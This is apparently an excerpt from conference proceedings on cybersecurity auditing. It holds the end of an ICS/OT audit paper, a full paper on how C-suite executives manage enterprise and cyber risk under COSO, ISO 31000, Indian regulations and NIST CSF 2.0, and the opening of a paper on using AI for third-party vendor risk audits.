The study concluded by comparing traditional auditing techniques with advancing technologies in the field of ICS/OT and arguing for a shift to more futuristic audit models that are resilient, predictive, and real-time. With the use of these frameworks that are prepared for the future, auditors will be able to secure digital transformation as strategic partners in addition to ensuring compliance.

All things considered, auditing the future means not just adjusting to new technologies but also reframing assurance at a time when digital systems are integrated into every part of daily life. To guarantee that technology serves mankind in a safe, ethical, and sustainable way, audit professionals must embrace innovation, make a commitment to lifelong learning, and work across disciplines as emergent technologies continue to upend and redefine industries.

REFERENCES

- [1] Gordon, Lawrence A., Martin P. Loeb, and Lei Zhou. "Integrating cost-benefit analysis into the NIST Cybersecurity Framework via the Gordon-Loeb Model." *Journal of Cybersecurity* 6.1 (2020): tyaa005.
- [2] Caldwell, T., Sill, A., & Wright, C. (2021). *Red Team Development and Operations: A Practical Guide*. CRC Press.
- [3] Gordon, Lawrence A., Martin P. Loeb, and Lei Zhou. "Integrating cost-benefit analysis into the NIST Cybersecurity Framework via the Gordon-Loeb Model." *Journal of Cybersecurity* 6.1 (2020): tyaa005.
- [4] Anthony (Tony) Cox Jr, Louis. "What's wrong with risk matrices?." *Risk Analysis: An International Journal* 28.2 (2008): 497-512.
- [5] Levine, E. S. "Improving risk matrices: the advantages of logarithmically scaled axes." *Journal of Risk Research* 15.2 (2012): 209-222.
- [6] Li, Xinhong, et al. "A semi-quantitative methodology for risk assessment of university chemical laboratory." *Journal of Loss Prevention in the Process Industries* 72 (2021): 104553.
- [7] Hall, Adam James, et al. "Predicting malicious insider threat scenarios using organizational data and a heterogeneous stack-classifier." 2018 IEEE International Conference on Big Data (Big Data). IEEE, 2018.
- [8] Anthony (Tony) Cox Jr, Louis. "What's wrong with risk matrices?." *Risk Analysis: An International Journal* 28.2 (2008): 497-512.
- [9] Condamine, Laurent, Jean-Paul Louisot, and Patrick Na. *Risk quantification: management, diagnosis and hedging*. John Wiley & Sons, 2007.
- [10] Koshiyama, Adriano, et al. "Towards algorithm auditing: managing legal, ethical and technological risks of AI, ML and associated algorithms." *Royal Society Open Science* 11.5 (2024): 230859.
- [11] Weller, Adrian. "Transparency: motivations and challenges." *Explainable AI: interpreting, explaining and visualizing deep learning*. Cham: Springer International Publishing, 2019. 23-40.
- [12] Floridi, Luciano, and Josh Cowls. "A unified framework of five principles for AI in society." *Machine learning and the city: Applications in architecture and urban design* (2022): 535-545.
- [13] Binns, Reuben. "Fairness in machine learning: Lessons from political philosophy." *Conference on fairness, accountability and transparency*. PMLR, 2018.
- [14] Barocas, Solon, Moritz Hardt, and Arvind Narayanan. *Fairness and machine learning: Limitations and opportunities*. MIT press, 2023.
- [15] Gunning, David, and David Aha. "DARPA's explainable artificial intelligence (XAI) program." *AI magazine* 40.2 (2019): 44-58.
- [16] Petersen, Eike, et al. "Responsible and regulatory conform machine learning for medicine: a survey of challenges and solutions." *IEEE access* 10 (2022): 58375-58418.
- [17] Praitheeshan, Purathani, et al. "Security analysis methods on ethereum smart contract vulnerabilities: a survey." *arXiv preprint arXiv:1908.08605* (2019).
- [18] Venkatesan, K., and Syarifah Bahiyah Rahayu. "Blockchain security enhancement: an approach towards hybrid consensus algorithms and machine learning techniques." *Scientific Reports* 14.1 (2024): 1149.
- [19] Fenton, Norman, and Martin Neil. *Risk assessment and decision analysis with Bayesian networks*. Crc Press, 2018.
- [20] Stouffer, Keith, Joe Falco, and Karen Scarfone. "Guide to industrial control systems (ICS) security." *NIST special publication* 800.82 (2011): 16-16.
- [21] Dan, JR González, et al. "Monte Carlo simulation as a tool to show the influence of the human factor into the quantitative risk assessment." *Process safety and environmental protection* 102 (2016): 441-449.

Risk Management Practices by C Suite

Disley Vinay Narayan
Cyber Security Department
Netrika Consulting India Pvt
Ltd
New Delhi, India
vinay.disley@Netrika.com

Abstract - It would not be incorrect to say that C Suite's primary responsibility is to manage risk at the enterprise level. They constantly strive to turn challenges into opportunities and thereby enable business growth.

Risks faced by enterprises vary based on multiple factors and accordingly C Suite's prioritize based on potential impact to the enterprise's reputation, stakeholder value, continued operations etc. In today's business environment wherein, technology typically drives the business models – cyber security comes to the fore front as one of the critical enterprise risks that needs to be managed.

Cyber Security audits therefore include review of Enterprise Risk Management (ERM) Practices at the C Suite Level and cover at a minimum the following aspects:

1. **Defined ERM framework, specifically covering Cyber Security - governance mechanism, risk tolerance levels, risk acceptance criteria, thresholds for escalation.**
2. **Appoint a C-level executive or committee to oversee Cyber Security Strategy, approve necessary investments, and lead program rollout.**
3. **Communication strategy, culture building initiatives to ensure tone at the top gets cascaded at all levels.**
4. **Defined strategy & capability to manage third party cyber security risks across the supply chain.**
5. **Adoption of leading best practices, standards, regulations, comparison with peers to ensure risk management practices are benchmarked to industry standards.**
6. **Develop & maintain capability to manage and recover from any untoward incidents**
7. **Programs to measure and maintain effectiveness of strategies implemented.**

Many of the above aspects may or may not be explicit. Audit approach should factor this.

Keywords—Enterprise Risk, Cyber Security, Strategy, ERM, COSO, NIST

I. INTRODUCTION

This paper aims to bring out the nuances of Risk Management Practices by C Suite, contextualize it to Cyber Risk

Management, and eventually look at how to carry out an audit of these practices. The purpose of this study is to provide insight to Cyber Security Professionals as to how C Suite members view Risks to their enterprises, develop appropriate risk management strategies, execute and monitor the deployment of these strategies eventually leading to overall

business growth. With this background in place an attempt is made to trace back how Cyber Risk, hitherto a technical subject, finds its way into the enterprise risk inventory and how organizations are equipping themselves to handle this. Eventually the end goal is to prepare cyber security auditors to gain an appreciation of risk management methods and guide them towards developing specific audit objectives. The methodology includes studies to understand what risk management practices typically constitute, past survey results to establish nature of risks covered, regulations and standards that mandate and support and research papers on Cyber Security Risk Management.

II. LITERATURE REVIEW & FINDINGS

A. C Suite explained

Corporations are organized using a clear hierarchy and checks and balances on decision-making authority. You may be most familiar with the C-suite—C being short for “chief”—but corporations also have boards of directors. Corporate structure matters because the right structure balances strategic leadership (vested with the board of directors) with operational leadership (vested with the C-suite).

The board of directors typically has the final say on major decisions and setting long-term goals [1]. Some of the popular C-Suite titles we see in the industry are as follows:

- Chief executive officer – The executive leader who is responsible for the complete affairs of the organization. Many a times they are also member of the board of directors
- Chief financial officer – Leader responsible for all financial affairs, accounting, financial reporting, controllership etc.
- Chief operating officer – Leader who manages the day-to-day operations of the company.
- Chief marketing officer – Leader responsible for marketing activities relating to the company's products and services
- Chief information officer – Leader responsible for Information Technology initiatives
- Chief Risk Officer – Leader responsible for managing the Risk Strategy and related initiatives.

Depending on size and nature of the corporate structure, one also comes across multiple other C level roles. In some of the conglomerates the C Level roles can be found at the corporate and at the subsidiary as well.

Members of the C Suite, led by their CEO & governed by their Board – together are responsible for setting the right business strategy, decision making, roll out of initiatives that help fulfill strategic vision, proactively anticipate and manage risks that would come in their way, and ensure adherence to stated goals & policies. They are also collectively responsible for setting the tone at the top and uphold cultural and value systems that they want to be known in the industry for. They always strive to define and uphold the brand and reputation of the enterprise.

B. Risk Management has evolved

This is a topic where there is no dearth of material available. However, in order to contextualize it to the objective of this paper i.e. “The Executive Guide to Cybersecurity Auditing: **Risk Management at the C-Suite Level**”, it becomes relevant to trace back how Risk Management as a practice evolved, currently what is the motivation for C Suite Level to adopt it, how did Cyber Risk make its way into the Risk Management fold and currently how it is used to address the Cyber Security Risks.

Risk Management as one would argue can be related to many or in-fact any activity that one undertakes. It is an innate ability of a person to anticipate what can go wrong and take some precautionary measures. Naturally it was second nature for anyone in business also to adopt it to their organization context. Early studies indicate that Risk Management was largely practiced in silos maybe at a project level or process level. Slowly the need for a standard approach across the organizations evolved and came to be commonly known as Enterprise Risk Management (ERM).

In 1992, the Committee of Sponsoring Organizations of the Treadway Commission (COSO) developed a framework known as the “Internal Control – Integrated Framework”. In some sense can be looked at an industry initiative aimed at a standard framework as a guidance. This was used by organizations to streamline & standardize their internal control practices. The same has been enhanced periodically to make it relevant to the business environment.

Year 2004 we saw COSO publishing 2004 Enterprise Risk Management—Integrated Framework. Aligned with the changes in the industry as well as growing complexity, an updated publication was brought out in 2017 and was titled Enterprise Risk Management—Integrating with Strategy and Performance. Highlight of this was linkages of considering risks in strategy with while driving performance [2]. ISO 31000, published by the International Organization for Standardization, provides principles and guidelines for risk management. The first edition came out in 2009 and an enhanced version in 2018. This lays down emphasis on senior management involvement in risk management and makes it an integral part of the management systems that ISO is very popular for [3].

C. Indian Regulations & Risk Management

As the standards and practices relating to Risk Management were evolving, regulators also started to recognize the importance of these and brought about changes that make

Risk Management practices in some form mandatory for at least the listed entities. Let us look at some of the relevant provisions:

Companies Act 2013:

- The Act mandates that the Board's Report include a statement on the development and implementation of a risk management policy, including identifying potential risks that could threaten the company's existence.
- Every Audit Committee must evaluate internal financial controls and risk management systems.
- Independent Directors must ensure the integrity of financial information and the robustness of financial controls and risk management systems.

SEBI Regulations [4]:

- Mandates that the top 1000 companies by market capitalization establish a Risk Management Committee to oversee all aspects of Risk Management. The rules also mandate that a director level person is also part of the committee.

RBI Regulations:

- Specific financial institutions (banks, NBFCs) are mandated to have a Chief Risk Officer (CRO) to ensure high standards of risk management.

Insurance Regulatory and Development Authority (IRDAI):

- IRDAI also has regulations related to risk management for insurance companies.

It is now well established that both business and regulatory requirements have started to influence companies to adopt appropriate risk management practices.

D. Risk Areas covered and inclusion of Cyber Security

Enterprises face plethora of risks. While it is important that C Suite focusses on Risk that matters, arriving at that is not an easy task. This is an area again where in the standards, global practices, prioritization etc., comes into play. In this section we will look at what literature is available and helpful to understand.

World Economic Forum (WEF) publishes a very comprehensive report on the top risks that they see prevalent globally and typically these can be used as a reference or starting point for organizations to carry out their own risk assessments.

Based on the WEF report of 2025, the Top 10 Risk areas by severity are listed in the table below. Companies can use this detailed report and see what could impact their business either directly or indirectly as part of their risk assessment [5].



Additionally multiple survey reports based on regions, industry verticals are also available as a source for benchmarking. A survey carried out by NC State University and Protiviti a global consulting firm focused on inputs from C Suite. The table below indicates the how each of the C Suite member perceive what Microeconomic and Strategic risks are important to them[6].

Table 9: Long-term outlook – by executive position

	Board	CEO	CFO	COO/CTO	COO	CIO	CHRO	CSO	CLD	CCO	CCF
Microeconomic risk issues											
Escalating conditions, including inflationary pressures											
Talent and labour availability											
Increases in labour costs											
Geopolitical shifts, regional conflicts and instability in governmental regimes											
Change in current interest rate environment											
Strategic risk issues											
Realization of disruptive innovations enabled by new and emerging technologies and/or other market forces											
Heightened regulatory change, uncertainty and scrutiny											
Adoption of AI and other emerging technologies requiring new skills in short supply											
Shifting customer loyalty and preferences											
Ease of entrance of new competitors or other changes in competitive environment											
Impact of climate change and other environmental and sustainability requirements and expectations											

Note: Respondents were asked to identify the 'top five' risks in each category (microeconomic, strategic, operational, etc.). These risks may be shown in a column as a result of the fact that risks in each category are shown only once that were ranked as top five risks by executive position are shown.

Legend: Respondents ranked highest percentage of responses in category as top risk issue for 2023 (Blue shaded); Respondents ranked highest percentage of responses in category as top risk issue for 2025 (Green shaded).

Having looked at few examples of larger enterprise risks the C Suite's members have to deal with on an ongoing basis, let us explore to see why and when Cyber Security Risks started to come into the radar.

If one were to take WEF reports as the basis we can trace back to around 2007 when it was being reported as infrastructure breakdown and later towards 2012 it started to figure out as Cyber Security Risk. One can easily relate to the developments that happened on the technology front and significant adaption of digital technology by companies[7].



E. Board Risk Oversight

Given the importance of ERM, the Board of Directors has to take the responsibility and provide the necessary oversight into the function. Accordingly, they need to ensure the right charter is set up, ensure independence both in terms of reporting as well as operations e.g. combining operational reporting and risk reporting, avoid overlaps e.g. between Internal Audit & ERM function etc. Periodic reviews, documenting the same through minutes of the board also become important. Board also should provide guidance and support to the leadership in the event of any material incident that has the likely hood of affecting the company's reputation.

F. Establish Operating Structures.

The charter for ERM function also helps define the kind of operating structures required. Many examples where ERM function dually reports to the CEO and the Risk Committee or Audit Committee of the board can be found. Fundamentally the operating structure should provide for seniority and peer level positioning within the C Suite, sufficient authority and resources for functioning and detailed policies and procedures that the company would want to deploy to facilitate roll out of ERM practice. Such defined structures address who does what and how across the enterprise. For e.g. one does see overlaps between Internal Audit and ERM function, similarly if there is a compliance function separate then again certain elements can overlap. All these needs to be upfront defined and a clear operating structure designed.

G. Define desired culture and commitment to core values.

Success of ERM or for that matter any initiative of an organization largely depends on its cultural fabric. Leadership should therefore demonstrate their commitment managing risks, compliance to internal processes, controls etc. and further lead by example. For this to happen, well-articulated policies, constant communication, awareness programs leading to reinforcement of values, open channels for employees to voice their dissent or highlight red flags etc. are tools that can be leveraged.

As an example, if leadership is willing to compromise on certain controls or themselves engaged in fraudulent activities, they cannot demand compliance by their team members. On the other hand, if the tone at the top says integrity is non-negotiable and they walk the talk, the teams below them also tend to follow. Hence setting the right risk aware culture becomes the bed rock for any ERM practices to be successful.

Leadership should also ensure that any wrongdoing, red flags raised etc. are appropriately investigated and corrective actions taken in line with the stated policies. Not doing these or being inconsistent again does not demonstrate commitment and will dilute the process. If there are no repercussions for wrongdoing, tendency of humans is to take things for granted.

H. Strategy and Objective Setting

The reference to a business aligned ERM practices starts with the understanding the business context and incorporating risk management into the strategic planning process for each of the divisions/units or covered entities. By virtue of such an alignment, business would also be able to define the risk appetite or in other words the risk that they would be willing to take in order to meet the business objective. This becomes necessary as business is always about taking risks but in a controlled manner.

An example from Cyber Security standpoint would be Businesses agreeing to carryout Digital Transformation and

adoption of Cloud technologies. An objective such as this would ensure that management is well aware of the risk, they are willing to take while transforming their business processes. Embedding it as part of the business strategy ensures that it is not looked at in an isolated manner but rather something that is very well integrated and critical to the success of the business itself.

I. Performing Risk Management

One of the most critical activities under ERM is facilitating the risk management process itself. Typical flow of this process is as follows:

- Risk Identification
- Risk Assessment for severity
- Prioritization of risks
- Implementing risk responses
- Consolidation of portfolio views

Risk identification is the very first step in the process. The way to go about will vary based on environment, nature of business, location so on. As discussed earlier, sources like WEF risk report, industry survey's, peer group analysis, interviews with management, customers, regulators etc. come in handy to start compiling the risk inventory. While compiling the inventory it is also critical to categorize the risks in their nature like Financial, Operational, Compliance, Cyber Security etc. Care needs to be taken to segregate risks that needs management at an unit level or enterprise wide. E.g. in case of a Cyber Security related risk, malware infection can be risk that needs to be addressed by the technical team, and in case the capability to identify malware and manage the aftermath itself is a missing then this is something that needs to be addressed at the enterprise level. The other dimension to analyze would be whether the risks are already existing, new risks identified or something that would emerge in the near/medium term.

Once the Risk inventory is developed, the next logical step is to examine the likely hood of occurrence i.e., probability of risk materializing and the business impact that it can cause. A combination of these two can provide a score based on which a top risks that matter can be arrived at. This step is again important as even at enterprise level, there could be large number of risks that emerge but considering the resources required, prioritizing on Risk that matter is extremely critical. Multiple prioritization models also exist starting with a basic matrix to complex 5 or 10 scale rating models.

Risk prioritization paves the way for defining risk mitigation strategies. Best practices of these could be as follows:

- Risk avoidance i.e. where enterprise may choose not to take up the activity in its entirety. E.g. if a new line of business is very risky, then not doing it is avoidance
- Risk reduction is a strategy that is mostly adopted. This entails working out proactive measures to ensure that the factors impacting likelihood of occurrence or impact is minimized. E.g. Data breach can be minimized through appropriate security measures.
- Risk Transfer is a strategy wherein the ownership of risk gets transferred in full or in part and a third party becomes responsible for managing it or underwrites to

made good the damage financially. E.g. Outsourcing of activities to a third party or taking out a cyber insurance policy for a ransomware attack.

- Risk Acceptance strategy gets used when the cost of mitigating the risk is much higher than the potential impact. Here the enterprise would agree to do nothing and accept to face the consequences in the event of the risk materializing. E.g., Cost of modernizing legacy systems vs the risk of the legacy systems getting compromised may drive the risk acceptance strategy especially if the legacy systems do not have critical data or addressing a non-core business process.

The risk inventory needs to be then updated with specifics of priority, chosen strategy and where mitigation plans are identified, then detailing them further. With regard to enterprise risks implementation risks would by themselves be large initiatives and therefore have granular projects aligned. These would then represent portfolio views and enable management reviews and help focus on those needing more attention. E.g. A high level risk like Cloud Security may be tracked at the enterprise level whereas all steps needed to address cloud security controls (let us say CIS Security) aspects needs to be done at the operational level. C suite level would review the overall Cloud Security posture which would be rolled up portfolio view of all initiatives in that space.

J. Review and Revisions

Like any other business, ERM initiatives also need to be reviewed periodically to ensure things are in control. In an ideal situation there would be reviews at operational level, management level, C Suite level and even at the Board level. Focus should be not only on compliance but also on areas which are lagging and hence pose residual risk to the entity. Reviews also help in understanding constraints faced by teams and providing them necessary support.

Environment in which businesses operate are not static. The changes maybe geopolitical, industry specific, business specific, technology driven etc. Hence it is important to carry out periodic reviews and carry out the Risk performance steps explained earlier. If there is a need to revise the top risks, it needs to be factored in. Based on the situation it would be ideal to review the situation half yearly and make revisions where necessary. These can also become part of continuous improvement campaigns that may be planned.

K. Communication

While a lot of activities do get planned and executed, there is a need to continuously communicate to all stakeholder on the outcomes and how their contribution has helped in managing risks. Once everyone is aware of "what's in it for me?", then culture of risk management develops stronger. Communication has also to be bi-directional, so that people are encouraged to speak up, bring up any early warnings that they feel needs to be addressed etc.

L. Cyber Risk Management

All preceding sections were focused on giving a wider ERM perspective to the readers and we also understood that Cyber

Security would feature as one of the top risks in most, if not all ERM programs. Multiple operating structures can be seen across the industry but the predominant one where CISO (Chief Information Security Officer) would be appointed to lead the Cyber Security or Information Security Risk. They may report to the CEO, CRO or even CIO structure and through this to the Risk/Audit Committee of the Board. However, this is not uniform, and one can also expect to see Cyber Security still being addressed as a technical issue and not getting elevate to the C Suite Level.

Let's now look at some Cyber Security specific frameworks, standards that can be used to tackle the nuances involved for this specific risk area. Just to clarify, these will be subset of the ERM framework, if the enterprise has rolled it out, and not something additional. Some of the terminology used by the standards, frameworks may be similar but when customizing to an enterprise, these can be streamlined.

The two most popular global standards that can be adopted to address Cyber Security Risks can be NIST 2.0 and ISO 27001.

National Institute of Standards and Technology (NIST) has published Cybersecurity Framework (CSF) that provided a very good approach towards managing Cyber Security Risk which can easily blend into the ERM framework of any entity. The revised guidelines CSF Ver 2.0 released in February 2024 has 3 components namely CSF Core, CSF Organizational Profile and CSF Tiers [8].

CSF core provided for a taxonomy of high-level cyber security outcomes to help manage cyber security risks. The same forms hierarchy of functions, categories and subcategories and details out each outcome as represented in the picture below.




Fig. 1. CSF Core structure

Govern function provides for the enterprises cybersecurity risk management strategy, policy, etc. to be established, communicated and monitored. It also determines the outcome of the other functions and a very critical link into the overall ERM strategy and accordingly aids Cyber Risk Management by the C Suite.

Identify function focus is on understanding of current cybersecurity risks relating to various assets, environment and third-party entities. This helps in prioritization that is consistent with the overall risk management strategy. Protect function defines safeguards necessary to secure the assets either by preventing or lowering the likelihood of

impact. Outcome includes deployment of control initiatives like identity management, data security, platform security etc.

Detect, Respond and Recovery functions enables timely discovery of possible compromises, analysis of anomalies, incident response and containment actions. Post incident recovery also gets addressed.

CSF Organization profile help enterprises to create a current profile i.e. core outcomes that the enterprise is achieving and the anticipated target profile that they would like to achieve based on expected changes to the environment. The gaps between current and target typically defines the continuous improvement initiatives that enterprise needs to take up.

CSF Tier is more about the maturity level of the enterprise's CSF adoption. Starting with Tier 1 which is about Ad hoc to Tier 4 that talks about adoptive capabilities.

Overall CSF framework provides significant inputs on how the cyber security strategy can be defined and rolled out in alignment with the ERM initiatives.

ISO27001-22 is the latest standard on Information Security. This is a standard that all security professionals are already familiar with. As it is widely accepted and provides for a certification process, many enterprises use this to benchmark their security practices. While approaches of NIST and ISO 27001 are slightly different, both provide for the same outcome i.e., guidance on how to manage security across its lifecycle. It is also easy to implement, and excellent implementation tool kits are available to aid the practitioners.

Security Controls are mandated by multiple other regulations and accordingly the compliance requirements increase significantly. Data Privacy, GDPR, HIPAA, SOC (I, II.), PCI, HiTrust etc. are some examples wherein one sees overlap or commonality. ISO27001-22 provides a base level control requirements so that if one were to deploy it, managing compliance to other regulatory needs get addressed to a large extent. This also is a reason for wide acceptance.

III. CONCLUSION

Historically we see that security incidents stemming from things like virus attacks, hacking incidents were being addressed as technical glitches. However, with more and more digital adoption to the extent where many business models are purely technology driven, the nature of security incidents have grown and in today's context, it can cause significant disruption or at times even complete erosion of business models. This has made the C Suite and the Board of Directors to start recognizing it as a major risk to the enterprise. In parallel regulators and organization's that develop industry, and global standards have also kept pace with the changes, thereby ensuring that their models also recognize and enable managing Cyber Security as a Risk. Over the past decade or so, adoption of such practices has evolved and enough examples, expertise and literature available for practitioners.

In summary C Suite can manage their Cyber Security risks by recognizing it as an enterprise risk, include it into their charter of ERM built on COSO principles and specific cyber security controls using either CSF 2.0 or ISO 27001-22. Given the size and nature of the enterprises, a customized approach can also be developed with the above standards as a base.

As far as audit of these Risk Management practices go, a customized approach, is the best way to go.

REFERENCES

1. Garnett, Allie Grace. "Oversight and management: The corporate C-suite and board of directors." *Encyclopedia Britannica*, 25 Sep. 2024
2. COSO, ERM Integrating with Strategy and Performance, Executive Summary, https://www.coso.org/_files/ugd/3059fc_61ea5985b03c4293960642fdce408eaa.pdf
3. ISO 31000, <https://www.iso.org/files/live/sites/isoorg/files/store/en/PUB100426.pdf>
4. SEBI Regulations <https://www.sebi.gov.in/legal/regulations/mar-2025/securities-and-exchange-board-of-india-listing-obligations-and-disclosure-requirements-regulations-2015-last-amended-on-march-28-2025-93409.html>
5. Global Risk Report World Economic Forum https://reports.weforum.org/docs/WEF_Global_Risks_Report_2025.pdf
6. NC State, Protiviti Survey Report 2025 <https://erm.ncsu.edu/wp-content/uploads/sites/41/2025/02/nc-state-protiviti-2025-top-risks-survey-final-250213.pdf>
7. WEF Reports https://www3.weforum.org/docs/WEF_Global_Risk_Report_2020.pdf
8. NIST Cyber Security Framework (CSF) 2.0 <https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.29.pdf>

Risk in the Shadows: Harnessing AI for Third-Party Cybersecurity Audits

Ujal Ray
Technical Manager
SecurEyes Techno Services Pvt. Ltd.
Bengaluru, India
ujal.ray@secureyes.net

Recent high-profile cybersecurity breaches such as the SolarWinds and Kaseya attacks vividly highlight the escalating threats originating from third-party vendors, underscoring the critical importance of robust Third-Party Risk Management (TPRM). In this context, effective TPRM audits become essential—not merely for regulatory compliance, but as a proactive measure to safeguard organizational resilience against evolving threats.

This abstract presents a comprehensive audit approach that integrates cutting-edge practices, including AI/ML-driven risk assessment technologies. Leveraging artificial intelligence enables auditors to automate vendor evaluations, swiftly identify vulnerabilities, and facilitate continuous, real-time monitoring of third-party security postures.

We advocate for a balanced audit approach comprising Direct (active) assessments conducted by principals and customers, complemented by Indirect (passive) evaluations from independent third-party assessors utilizing automated AI-powered tools and online vendor scoring systems. This dual-layer methodology provides a holistic, dynamic, and near-real-time evaluation of third-party risks.

Our presented approach aligns seamlessly with internationally recognized standards and frameworks, including ISO 27001:2022, NIST SP 800-161 CSCR, and the NIST Cybersecurity Framework (CSF), ensuring a benchmarked and globally applicable audit process.

Additionally, these abstract addresses prevalent challenges—such as limited vendor visibility, inconsistent security standards, and resource constraints—offering practical solutions like risk-based assessments, automated categorization and prioritization of vendors, and standardized security frameworks.

Attendees will gain actionable insights into implementing AI-driven tools, adopting continuous risk monitoring platforms, employing unified, tailored frameworks, and applying practical strategies to enhance third-party security audits effectively, thus significantly contributing to stronger organizational cyber resilience.

Index Terms—Third-party risk management, artificial intelligence, cybersecurity audits, compliance automation, risk assessment, supply chain security

I. INTRODUCTION

The modern enterprise operates within an interconnected ecosystem where third-party relationships have become the backbone of digital transformation initiatives. Organizations now engage with an average of 5,800 third-party vendors annually, with critical business functions increasingly dependent on external service providers [1]. This proliferation of vendor relationships has fundamentally altered the cybersecurity risk landscape, creating attack vectors that extend far beyond traditional network perimeters.

The 2020 SolarWinds supply chain attack exemplifies the catastrophic impact of third-party vulnerabilities. The compromise of SolarWinds' Orion platform, achieved through the insertion of the SUNBURST backdoor into routine software updates, affected over 18,000 organizations globally, including critical government agencies and Fortune 500 companies [2]. This incident, attributed to the APT29/Cozy Bear threat group, demonstrated how attackers can leverage trusted vendor relationships to achieve unprecedented reach and persistence within target networks.

Similarly, the 2021 Kaseya ransomware attack illustrated the cascading impact of supply chain compromises. Cybercriminals exploited vulnerabilities in Kaseya's remote management tools to simultaneously compromise hundreds of downstream customers, including healthcare institutions and financial services organizations [3]. These incidents have catalyzed a fundamental shift in regulatory expectations and industry best practices.

Current research indicates that 60% of data breaches now originate from third-party vulnerabilities, according to studies conducted by the Ponemon Institute and SecureLink [4]. This statistic underscores a critical reality: traditional security perimeters have dissolved, and organizations must now defend against risks that exist entirely outside their direct control. The shift from network-centric to data-centric security models has made third-party risk management a board-level concern rather than an operational afterthought.

Traditional TPRM approaches, developed in an era of relatively simple vendor relationships, are increasingly inadequate for today's complex digital ecosystems. Manual audit processes that once sufficed for evaluating a dozen key suppliers now struggle to provide meaningful oversight of thousands of vendor relationships. The average enterprise TPRM program requires 6-12 months to complete a comprehensive vendor assessment, creating significant delays in vendor onboarding and limiting organizational agility [5].

Artificial intelligence presents a compelling opportunity to address these scalability challenges while enhancing the depth and consistency of third-party risk assessments. Machine learning algorithms can process vast quantities of vendor documentation, identify risk indicators across multiple data sources, and provide continuous monitoring capabilities that extend beyond traditional point-in-time assessments. However, the integration of AI into compliance and risk management processes raises important questions about algorithmic transparency, regulatory acceptance, and the appropriate balance between automation and human judgment.

This paper examines the current state of AI-driven third-party cybersecurity audits, analyzing both the technical capabilities and practical limitations of automated risk assessment approaches. Through detailed examination of implementation strategies, regulatory considerations, and real-world case studies, we provide a comprehensive framework for organizations seeking to modernize their TPRM programs while maintaining compliance with evolving regulatory requirements.

II. BACKGROUND AND PROBLEM DEFINITION

A. Evolution of Third-Party Risk Management

Third-party risk management has undergone significant evolution over the past two decades, driven by regulatory requirements, technological advancement, and high-profile security incidents. The discipline emerged from traditional vendor management practices focused primarily on financial stability and service level agreements. The passage of the Sarbanes-Oxley Act in 2002 marked the beginning of formal third-party oversight requirements, establishing accountability for internal controls over financial reporting that extended to service providers [6].

The regulatory landscape has continued to expand with sector-specific requirements such as the Federal Financial Institutions Examination Council (FFIEC) guidance on third-party risk management, the European Union's General Data Protection Regulation (GDPR), and the recently enacted Digital Operational

Resilience Act (DORA) [7][8][9]. These frameworks have transformed TPRM from a risk management function into a compliance imperative with significant financial and reputational consequences for non-compliance.

B. Traditional TPRM Limitations

Conventional third-party risk management approaches rely heavily on periodic assessments, contractual provisions, and compliance certifications. Organizations typically conduct annual or bi-annual vendor reviews using standardized questionnaires such as the Shared Assessments Group's Standardized Information Gathering (SIG) questionnaire [10]. While comprehensive, these assessments suffer from several critical limitations:

Temporal Limitations: Point-in-time assessments provide snapshots of vendor security posture but cannot capture the dynamic nature of cybersecurity risks. A vendor's security controls may degrade significantly between formal review cycles, leaving organizations exposed to undocumented vulnerabilities.

Scalability Constraints: Manual review processes require significant human resources and domain expertise. Organizations with thousands of vendor relationships cannot feasibly conduct comprehensive assessments of all suppliers, leading to risk-based sampling approaches that may miss critical vulnerabilities in lower-tier vendors.

Information Asymmetry: Traditional assessments rely on vendor self-reporting, creating information asymmetries where suppliers may misrepresent their security capabilities or fail to disclose material changes to their risk profile.

Limited Visibility: Conventional TPRM approaches focus on direct vendor relationships but provide minimal visibility into fourth-party risks and extended supply chain dependencies. Modern software development practices, including extensive use of open-source components and cloud services, create complex dependency chains that traditional assessments cannot adequately evaluate.

C. Regulatory Landscape and Framework Requirements

The regulatory environment for third-party risk management has become increasingly complex, with overlapping requirements across multiple jurisdictions and industry sectors. Key frameworks include: NIST SP 800-161: The National Institute of Standards and Technology's framework for Cybersecurity Supply Chain Risk Management (C-SCRM) provides comprehensive guidance for managing

cyber risks throughout the system lifecycle [11]. The framework emphasizes continuous monitoring, multi-tier risk management, and integration with existing cybersecurity controls.

ISO 27001:2022: The latest revision of the ISO 27001 standard includes enhanced requirements for supplier relationship management and information security in supplier relationships [12]. Organizations must now demonstrate systematic approaches to assessing and monitoring supplier security controls.

NIST Cybersecurity Framework: The framework's five core functions (Identify, Protect, Detect, Respond, Recover) explicitly address supply chain security considerations, requiring organizations to integrate third-party risk management across all cybersecurity activities [13].

GDPR and Privacy Regulations: Data protection regulations impose specific requirements for data processor agreements and ongoing monitoring of third-party data processing activities [14]. Organizations must demonstrate that their suppliers maintain appropriate technical and organizational measures for data protection.

These regulatory requirements create a complex compliance landscape where organizations must simultaneously address cybersecurity, privacy, operational resilience, and sector-specific requirements across their entire vendor ecosystem.

III. CURRENT CHALLENGES IN THIRD-PARTY AUDITS

A. Scalability and Resource Constraints

Modern enterprises typically manage relationships with thousands of third-party vendors, ranging from critical infrastructure providers to niche software suppliers. The challenge of conducting meaningful security assessments across this entire ecosystem has become increasingly acute. Traditional audit approaches require specialized cybersecurity expertise, with senior security professionals spending significant time reviewing vendor documentation, conducting interviews, and validating security controls.

Research indicates that organizations spend an average of 120 hours per comprehensive third-party security assessment, including initial due diligence, ongoing monitoring, and remediation activities [15]. For enterprises with 1,000+ vendor relationships, this translates to over 120,000 hours annually of security professional time dedicated to TPRM activities. The scarcity of qualified cybersecurity professionals

exacerbates this challenge, with the global cybersecurity workforce gap estimated at 3.5 million positions [16].

B. Information Quality and Standardization Issues

Third-party security assessments suffer from significant information quality challenges. Vendors often provide inconsistent, incomplete, or outdated information in response to security questionnaires. The lack of standardization across assessment frameworks means that organizations may receive different answers to functionally equivalent questions, depending on how queries are phrased or categorized.

